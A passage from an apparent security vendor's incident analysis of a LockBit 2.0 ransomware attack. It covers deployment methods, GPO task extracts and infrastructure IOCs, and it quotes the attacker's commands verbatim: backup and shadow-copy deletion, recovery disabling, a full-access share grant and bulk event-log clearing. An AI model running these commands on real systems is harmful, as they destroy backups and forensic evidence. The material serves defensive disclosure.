> C:\Windows\system32\cmd.exe /c ""share.bat" "
> C:\WINDOWS\system32\cmd.exe /c ""1.bat" "
> C:\windows\system32\cmd.exe /c ""1.bat" "
> C:\Windows\system32\cmd.exe /c ""1.bat" "
> "net" share c=c:\ /grant:everyone,full
> C:\Windows\system32\cmd.exe /c ""logdelete.bat" "
```

Batch scripts launched remotely on the targeted machines


Ransomware Deployment

The threat actor launched the Lockbit ransomware executable. The threat actor used three different methods for this purpose :

- Manual deployment through RDP
- Semi-automated deployment with “PsExec” through the ransomware binary itself
- Creation of a dedicated GPO (Group Policy Object) on the main Active Directory forest

The GPO created scheduled tasks that :

- Attempted to kill security-related and backup-related products’ processes
- Stopped many application-related services (for instance, SQL engine services)
- Launched the Lockbit ransomware executable



[redacted]

Scope | Details | Settings | Delegation

134. Start a program

Program/script	C:\Windows\System32\taskkill.exe
Arguments	/IM "SystemExplorerService64.exe" /F

135. Start a program

Program/script	C:\Windows\System32\taskkill.exe
Arguments	/IM "Totalcmd.exe" /F

136. Start a program

Program/script	C:\Windows\System32\taskkill.exe
Arguments	/IM "Totalcmd64.exe" /F

137. Start a program

Program/script	C:\Windows\System32\taskkill.exe
Arguments	/IM "VeeamDeploymentSvc.exe" /F

Settings

Stop if the computer ceases to be idle	No
Restart if the idle state resumes	No
Start the task only if the computer is on AC power	No
Stop if the computer switches to battery power	No
Allow task to be run on demand	Yes
Stop task if it runs longer than	3 days
If the running task does not end when requested, force it to stop	Yes
If the task is already running, then the following rule applies	IgnoreNew

Common

Options

Stop processing items on this extension if an error occurs on this item	No
Run in logged-on user's security context (user policy option)	No
Remove this item when it is no longer applied	No
Apply once and do not reapply	No


Scheduled Task (At least Windows 7) (Name: [redacted]

[redacted] **Order: 2)**

General

Extract from the GPO created by the attacker

The ransomware executed on the victim machines was “Lockbit 2.0”. It was configured to automatically spread on all configured targets and thus created internal network connections:



Lockbit ransomware deployment and activity as seen in the Cybereason Defense Platform

It also spawned multiple child processes including:

"C:\Windows\SysWOW64\mshta.exe"

"C:\Users\TEMP\Desktop\LockBit_Ransomware.hta" [GUID]

Preparing the Machines for Encryption


The Lockbit ransomware launched cmd.exe which created different child processes in order to prepare the machine for encryption. The following commands were issued by the executable:


vssadmin delete shadows /all /quiet

bcdedit /set {default} recoveryenabled No

wmic SHADOWCOPY /nointeractive

- *ping 127.0.0.7 -n 3*
- *fsutil file setZeroData offset=0 length=524288 "C:\Windows\LockBit_[Random number].exe"*






LockBit ransomware execution preparing the machine for encryption with backup deletion and machine performance modification as seen in the Cybereason Defense Platform

This activity is exactly the same as the one documented in the first case study. You can refer to the first case study for more information.

Log Deletion

The system events deletion phase happened approximately at the same time as the launch of the ransomware.

Similar to the activity documented in the first case study, this shows an enhancement compared to the first case study log deletion attempts, as many event sources are targeted, instead of just deleting “security”, “system” and “application” Windows events:



```
WEVTUTIL CL "Application"
WEVTUTIL CL "DirectShowFilterGraph"
WEVTUTIL CL "DirectShowPluginControl"
WEVTUTIL CL "Els_Hyphenation/Analytic"
WEVTUTIL CL "EndpointMapper"
WEVTUTIL CL "FirstUXPerf-Analytic"
WEVTUTIL CL "ForwardedEvents"
WEVTUTIL CL "HardwareEvents"
WEVTUTIL CL "IHM_DebugChannel"
WEVTUTIL CL "Internet Explorer"
WEVTUTIL CL "Key Management Service"
WEVTUTIL CL "Microsoft-IE/Diagnostic"
WEVTUTIL CL "Microsoft-IEDVTOOL/Diagnostic"
WEVTUTIL CL "Microsoft-IEFRAME/Diagnostic"
WEVTUTIL CL "Microsoft-IIS-Configuration/Administrative"
```

Listing of wevtutil.exe commands launched by the attacker

The command “*Wevtutil CL [Event source]*” is used to clear local Windows event logs.

A Glance Into the IOCs


The infrastructure in use by the attacker that was identified in the second case study is heterogenous, depending on the tool used:

- For persistence and exfiltration activities, the attacker leveraged cloud servers. For instance, subdomains from “userstorage.mega.co.nz” or “ngrok.io” (rclone.exe tool, megasync.exe tool, ngrok tool)
- For another exfiltration tool, Filezilla, which is an FTP client, the context is different: an IP address stood out, 185.81.68[.]180, located in Russia

The Cybereason GSOC team analyzed the infrastructure related to this IP address and identified the following key points:

- The IP address is not detected in VirusTotal
- The service provider is located in Russia
- The ISP company, based in Cyprus, is named Starcrecium, associated in the past with other malicious actors
- Many network services observed on the IP address, including remote desktop, HTTP, FTP, WinRM

- TLS certificate associated with the RDP service is signed for “WIN-LIVFRVQFMKO”, which is a common name for a machine, also associated with other malicious activities



SHA-1

▾ 6180ab5583d063c372c7dee5d32139565d0323e5

Serial Number	366840298788555310532838614075027993350
Issued	2022-04-30
Expires	2022-10-30
Common Name	WIN-LIVFRVQFMKO (subject) WIN-LIVFRVQFMKO (issuer)

Remote Desktop Protocol

```
Remote Desktop Protocol NTLM Info:
  OS: Windows 10/Windows Server 2019
  OS Build: 10.0.17763
  Target Name: WIN-LIVFRVQFMKO
  NetBIOS Domain Name: WIN-LIVFRVQFMKO
  NetBIOS Computer Name: WIN-LIVFRVQFMKO
  DNS Domain Name: WIN-LIVFRVQFMKO
  FQDN: WIN-LIVFRVQFMKO
```

Microsoft IIS httpd 10.0

```
HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Mon, 02 May 2022 06:31:45 GMT
Accept-Ranges: bytes
ETag: "1182824bee5dd81:0"
Server: Microsoft-IIS/10.0
Date: Sat, 14 May 2022 15:40:51 GMT
Content-Length: 703
```

WIN-LIVFRVQFMKO

TOTAL RESULTS

5,386

TOP COUNTRIES

Russian Federation	2,405
Netherlands	1,260


New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

91.194.11.201
4ser-16454.4server.su
PQ HOSTING S.R.L.
Canada, Toronto

SSL Certificate
Issued By:
|- Common Name:
WIN-LIVFRVQFMKO
Issued To:
|- Common Name:
WIN-LIVFRVQFMKO
Supported SSL Versions:
TLSv1, TLSv1.1, TLSv1.2

```
Remote Desktop Protocol NTLM Info:
  OS: Windows 10/Windows Server 2019
  OS Build: 10.0.17763
  Target Name: WIN-LIVFRVQFMKO
  NetBIOS Domain Name: WIN-LIVFRVQFMKO
  NetBIOS Computer Name: WIN-LIVFRVQFMKO
  DNS Domain Name: WIN-LIVFRVQFMKO
  FQDN: WIN-LIVFRVQFMKO
```

IP address 185.81.68[.]180 - Service analysis



Networking Gear Vulnerability BotNets

CREATED 9 MONTHS AGO | MODIFIED 4 MONTHS AGO by phantomski | Public | TLP: White

Usually automated botnet probes and script kiddies detecting routers and other networking gear for various remote code execution attack vulnerabilities. Hall of Shame: China in its entirety as a global hacking powerhouse (Chinese IPs and Chinese owned companies operating worldwide) | Enablers and silent partners like Russia, Seychelles, India, Brazil, Netherlands, Cyprus, Malta | Malware Specialist ISPs and CSPs like Starcrecium Ltd, IP Volume Inc and various Russian linked providers | Cloud Service Providers with poor due diligence and lazy admins like FranTech Solutions (BuyVM), DigitalOcean, Serverion, Alibaba Cloud

TAGS: BotNet, exploit, networking, router, ScriptKiddies, ACE, RCE, webscanner, probe

FXDFD WEB PARTNERS LIMITED

Boumpouinas 1, 3rd floor

1060, Nicosia, Cyprus

Business Number: HE399101

VAT Number: CY10399101O

Phone

+357 22 232425

APT Retrospection: Lorec53, An Active Russian Hack Group Launched Phishing Attacks Against Georgian Government - NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks.
NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks.

Active VPN Reconnaissance Campaign from Russia Based IP | Security On-Demand
Security On-Demand

Link #5 - AlienVault Pulse
ALIEN LABS
AlienVault - Open Threat Exchange
AlienVault Open Threat Exchange
Link #1 - VirusTotal associated IP address (193.27.228.247)
VirusTotal
Virustotal
RU
ISP
OOO Network of data-centers Selectel
Org.
Transcom LLC
Categories
Port Scan
Hacking
Exploited Host
Link #4 - AbuseIPDB
https://www.abuseipdb.com/check/45.135.232.93?page=4
starcrecium
Data Center/Web Hosting/Transit
IP address
185.81.68.180
Lorec5
VPN
Link #3 - LOREC53 APT group
Link #2 - Active VPN Reconnaissance from Russia

IP address 185.81.68[.]180 - Hosting Company analysis


Link Repository

- VirusTotal - Link #1 - https://www.virustotal.com/gui/ip-address/193.27.228.247/detection
- Active VPN Reconnaissance - Link #2 - https://www.securityondemand.com/active-vpn-reconnaissance-campaign-from-russia-based-ip/
- LOREC53 activity - Link #3 - https://nsfocusglobal.com/apt-retrospection-lorec53-an-active-russian-hack-group-launched-phishing-attacks-against-georgian-government/
- AbuseIPDB - Link #4 - https://www.abuseipdb.com/check/45.135.232.93?page=4
- AlienVault pulse - Link #5 - https://otx.alienvault.com/pulse/61348def9b7e45731d8bef82


Detection and Prevention

Cybereason Defense Platform

